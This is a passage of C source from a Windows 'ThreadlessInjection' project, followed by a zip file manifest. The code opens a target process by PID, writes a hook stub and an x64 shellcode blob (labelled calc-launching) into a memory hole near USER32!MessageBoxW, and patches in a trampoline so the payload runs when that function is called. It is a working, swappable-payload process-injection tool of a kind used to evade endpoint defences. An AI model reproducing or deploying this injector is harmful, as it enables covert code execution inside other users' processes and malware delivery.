	if (!NT_SUCCESS((STATUS = g_NtApi.pNtProtectVirtualMemory(hProcess, &pTmpAddress, &sTmpSizeVar, PAGE_READWRITE, &dwOldProtection)))) {
		PRNT_NT_ERR(TEXT("NtProtectVirtualMemory[1]"), STATUS);
		return FALSE;
	}

	// Patch the first 5 bytes of the "pAddressOfExportedFunc" function with the trampoline
	if (!NT_SUCCESS((STATUS = g_NtApi.pNtWriteVirtualMemory(hProcess, pAddressOfExportedFunc, uTrampoline, sizeof(uTrampoline), &sBytesWritten))) || sBytesWritten != sizeof(uTrampoline)) {
		PRNT_NT_ERR(TEXT("NtWriteVirtualMemory"), STATUS);
		return FALSE;
	}

	// Restore the original values
	sTmpSizeVar = sizeof(uTrampoline);
	pTmpAddress = pAddressOfExportedFunc;

	// Mark the "pAddressOfExportedFunc" function as RWX section. The shellcode will restore the 5 bytes that were replaced by our trampoline, therefore it needs to be able to write to "pAddressOfExportedFunc"
	if (!NT_SUCCESS((STATUS = g_NtApi.pNtProtectVirtualMemory(hProcess, &pTmpAddress, &sTmpSizeVar, PAGE_EXECUTE_READWRITE, &dwOldProtection)))) {
		PRNT_NT_ERR(TEXT("NtProtectVirtualMemory[2]"), STATUS);
		return FALSE;
	}


	return TRUE;
}


//----------------------------------------------------------------------------------------------------------------------------------------------------------

/*
	x64 calc shellcode
	https://github.com/CCob/ThreadlessInject/blob/master/ThreadlessInject/Program.cs#L17
*/
unsigned char rawData[106] = {
		0x53, 0x56, 0x57, 0x55, 0x54, 0x58, 0x66, 0x83, 0xE4, 0xF0, 0x50, 0x6A,
		0x60, 0x5A, 0x68, 0x63, 0x61, 0x6C, 0x63, 0x54, 0x59, 0x48, 0x29, 0xD4,
		0x65, 0x48, 0x8B, 0x32, 0x48, 0x8B, 0x76, 0x18, 0x48, 0x8B, 0x76, 0x10,
		0x48, 0xAD, 0x48, 0x8B, 0x30, 0x48, 0x8B, 0x7E, 0x30, 0x03, 0x57, 0x3C,
		0x8B, 0x5C, 0x17, 0x28, 0x8B, 0x74, 0x1F, 0x20, 0x48, 0x01, 0xFE, 0x8B,
		0x54, 0x1F, 0x24, 0x0F, 0xB7, 0x2C, 0x17, 0x8D, 0x52, 0x02, 0xAD, 0x81,
		0x3C, 0x07, 0x57, 0x69, 0x6E, 0x45, 0x75, 0xEF, 0x8B, 0x74, 0x1F, 0x1C,
		0x48, 0x01, 0xFE, 0x8B, 0x34, 0xAE, 0x48, 0x01, 0xF7, 0x99, 0xFF, 0xD7,
		0x48, 0x83, 0xC4, 0x68, 0x5C, 0x5D, 0x5F, 0x5E, 0x5B, 0xC3
};


#define TARGET_FUNC	"MessageBoxW"
#define TARGET_DLL	"USER32"
#define PID			11536


int main() {

	HMODULE			hNtdll					= NULL;
	ULONG_PTR		uAddress				= NULL;
	PVOID			pExportedFuncAddress	= NULL;
	HANDLE			hProcess				= NULL;


	if (!(hNtdll = GetModuleHandle(TEXT("NTDLL"))))
		return -1;

	g_NtApi.pNtAllocateVirtualMemory	= (fnNtAllocateVirtualMemory)GetProcAddress(hNtdll, "NtAllocateVirtualMemory");
	g_NtApi.pNtProtectVirtualMemory		= (fnNtProtectVirtualMemory)GetProcAddress(hNtdll, "NtProtectVirtualMemory");
	g_NtApi.pNtWriteVirtualMemory		= (fnNtWriteVirtualMemory)GetProcAddress(hNtdll, "NtWriteVirtualMemory");

	if (!g_NtApi.pNtAllocateVirtualMemory || !g_NtApi.pNtProtectVirtualMemory || !g_NtApi.pNtWriteVirtualMemory)
		return -1;

	if ((pExportedFuncAddress = GetProcAddress(LoadLibrary(TEXT(TARGET_DLL)), TARGET_FUNC)) == NULL)
		return -1;

	// Patching the first shellcode with the original bytes of the target function.
	PatchHookShellcode(pExportedFuncAddress);

	printf("[i] !%s.%s : 0x%p \n", TARGET_DLL, TARGET_FUNC, pExportedFuncAddress);

	printf("[i] Targetting Process Of PID: %d \n", PID);

	if (!(hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, PID))) {
		PRNT_WN_ERR(TEXT("OpenProcess"));
		return -1;
	}

	// Allocating a memory hole.
	if (!FindMemoryHole(hProcess, &uAddress, pExportedFuncAddress, sizeof(rawData) + sizeof(g_HookShellcode)))
		return -1;

	printf("[*] Found Memory Hole At : 0x%p \n", (void*)uAddress);

	// Writing both the first and the second (main) shellcode
	if (!WritePayloadBuffer(hProcess, uAddress, g_HookShellcode, sizeof(g_HookShellcode), rawData, sizeof(rawData)))
		return -1;

	printf("[+] Injected Payload ! \n");

	printf("[i] Press <Enter> To Install The Trampoline Hook ... ");
	getchar();

	// Installing the trampoline hook at the start of the target function.
	if (!PatchAndInstallTrampoline(hProcess, pExportedFuncAddress, uAddress))
		return -1;

	printf("[+] Installed %s Hook! \n", TARGET_FUNC);


	// Now we wait for the "PID" process to call "TARGET_FUNC"
	return 0;
}
Full Archive Manifest (6 files inside .zip)
- ThreadlessInjection/ThreadlessInjection.sln
- ThreadlessInjection/ThreadlessInjection/Structs.h
- ThreadlessInjection/ThreadlessInjection/ThreadlessInjection.vcxproj
- ThreadlessInjection/ThreadlessInjection/ThreadlessInjection.vcxproj.filters
- ThreadlessInjection/ThreadlessInjection/ThreadlessInjection.vcxproj.user
- ThreadlessInjection/ThreadlessInjection/main.c